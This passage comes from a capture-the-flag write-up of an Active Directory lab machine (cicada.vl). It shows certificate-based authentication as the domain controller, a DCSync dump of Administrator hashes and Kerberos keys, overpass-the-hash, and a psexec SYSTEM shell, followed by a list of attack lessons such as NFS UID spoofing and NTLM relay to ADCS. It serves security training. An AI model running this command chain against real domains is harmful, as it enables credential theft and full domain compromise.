  File "/usr/lib/python3/dist-packages/httpcore/_sync/connection.py", line 103, in handle_request
    return self._connection.handle_request(request)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^
  File "/usr/lib/python3/dist-packages/httpcore/_sync/http11.py", line 136, in handle_request
    raise exc
  File "/usr/lib/python3/dist-packages/httpcore/_sync/http11.py", line 106, in handle_request
    ) = self._receive_response_headers(**kwargs)
        ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/httpcore/_sync/http11.py", line 177, in _receive_response_headers
    event = self._receive_event(timeout=timeout)
  File "/usr/lib/python3/dist-packages/httpcore/_sync/http11.py", line 217, in _receive_event
    data = self._network_stream.read(
        self.READ_NUM_BYTES, timeout=timeout
    )
  File "/usr/lib/python3/dist-packages/httpcore/_backends/sync.py", line 126, in read
    with map_exceptions(exc_map):
         ~~~~~~~~~~~~~~^^^^^^^^^
  File "/usr/lib/python3.13/contextlib.py", line 162, in __exit__
    self.gen.throw(value)
    ~~~~~~~~~~~~~~^^^^^^^
  File "/usr/lib/python3/dist-packages/httpcore/_exceptions.py", line 14, in map_exceptions
    raise to_exc(exc) from exc
httpcore.ReadTimeout: timed out

The above exception was the direct cause of the following exception:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/lib/req.py", line 558, in web_request
    res = session.post("/certsrv/certfnsh.asp", data=params)
  File "/usr/lib/python3/dist-packages/httpx/_client.py", line 1144, in post
    return self.request(
           ~~~~~~~~~~~~^
        "POST",
        ^^^^^^^
    ...<11 lines>...
        extensions=extensions,
        ^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3/dist-packages/httpx/_client.py", line 825, in request
    return self.send(request, auth=auth, follow_redirects=follow_redirects)
           ~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/httpx/_client.py", line 914, in send
    response = self._send_handling_auth(
        request,
    ...<2 lines>...
        history=[],
    )
  File "/usr/lib/python3/dist-packages/httpx/_client.py", line 942, in _send_handling_auth
    response = self._send_handling_redirects(
        request,
        follow_redirects=follow_redirects,
        history=history,
    )
  File "/usr/lib/python3/dist-packages/httpx/_client.py", line 979, in _send_handling_redirects
    response = self._send_single_request(request)
  File "/usr/lib/python3/dist-packages/httpx/_client.py", line 1014, in _send_single_request
    response = transport.handle_request(request)
  File "/usr/lib/python3/dist-packages/httpx/_transports/default.py", line 249, in handle_request
    with map_httpcore_exceptions():
         ~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/contextlib.py", line 162, in __exit__
    self.gen.throw(value)
    ~~~~~~~~~~~~~~^^^^^^^
  File "/usr/lib/python3/dist-packages/httpx/_transports/default.py", line 118, in map_httpcore_exceptions
    raise mapped_exc(message) from exc
httpx.ReadTimeout: timed out
[*] Exiting...
Now we can use the certificate to authenticate as the Domain Controller itself (which is crazy if you think about it; the DC authenticates itself to the DC lol):
$ certipy-ad auth -pfx dc-jpq225.pfx -dc-ip $IP
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
Now use that ticket to dump the secrets using impacket-secretsdump:
$ KRB5_CONFIG=$PWD/cicada.krb5 KRB5CCNAME=dc-jpq225.ccache impacket-secretsdump -k -no-pass cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl -target-ip 10.129.45.249 -just-dc-user Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
[*] Cleaning up...
Here we go! Administrator:85a0da53871a9d56b6cd05deda3a5e87.
$ impacket-getTGT cicada.vl/administrator -hashes :85a0da53871a9d56b6cd05deda3a5e87 -dc-ip 10.129.45.249
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache

$ KRB5_CONFIG=$PWD/cicada.krb5 KRB5CCNAME=administrator.ccache impacket-psexec cicada.vl/administrator@dc-jpq225.cicada.vl -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc-jpq225.cicada.vl.....
[*] Found writable share ADMIN$
[*] Uploading file MdxwdPnH.exe
[*] Opening SVCManager on dc-jpq225.cicada.vl.....
[*] Creating service QonH on dc-jpq225.cicada.vl.....
[*] Starting service QonH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32> type C:\Users\Administrator\Desktop\user.txt
[REDACTED]
C:\Windows\system32> type C:\Users\Administrator\root.txt
[REDACTED]
🧠 Retrospective
- Learnings:
- NFS Identity Mapping: Always use the FQDN instead of the IP address when mounting Windows NFS shares in
NTLM:Falseenvironments. The FQDN provides the necessary domain context to trigger AD-based Identity Mapping, bypassing the restrictive “Unmapped User” policies. - NFS UID Spoofing: Standard
sudo -ucommands can fail when trying to impersonate large, non-standard UIDs like the Windows Anonymous ID (4294967294). A simple Python one-liner usingos.setuid()directly interacts with the kernel to bypass local/etc/passwdconstraints. - Kerberos Strictness: When NTLM is disabled, Kerberos is unforgiving. Always ensure exact time synchronization with the DC (e.g., using
ntpdate) and properly export theKRB5_CONFIGbefore running anyimpacketornxctools. - SPNEGO Fallback (ESC8 via Kerberos): Even if a Domain Controller disables incoming NTLM, it can still be coerced into sending outgoing NTLMv2. By spoofing a DNS record and forcing authentication, the lack of an SPN causes the DC’s Kerberos attempt to fail, triggering the SPNEGO fallback to NTLM, which can then be relayed to ADCS.
- Tooling Bugs & Hot-Patching: Do not blindly trust your tools. When relaying encrypted Kerberos payloads, tools like Certipy may pass empty attributes that crash newer Python libraries (like cryptography). Being able to read the stack trace and hot-patch the source code is a critical skill.
- Overpass-the-Hash: A standard Pass-the-Hash attack will fail if the server strictly enforces Kerberos. The NTLM hash must be used as the RC4 key to request a valid Ticket-Granting Ticket (Overpass-the-Hash / Pass-the-Key) before attempting lateral movement.
- NFS Identity Mapping: Always use the FQDN instead of the IP address when mounting Windows NFS shares in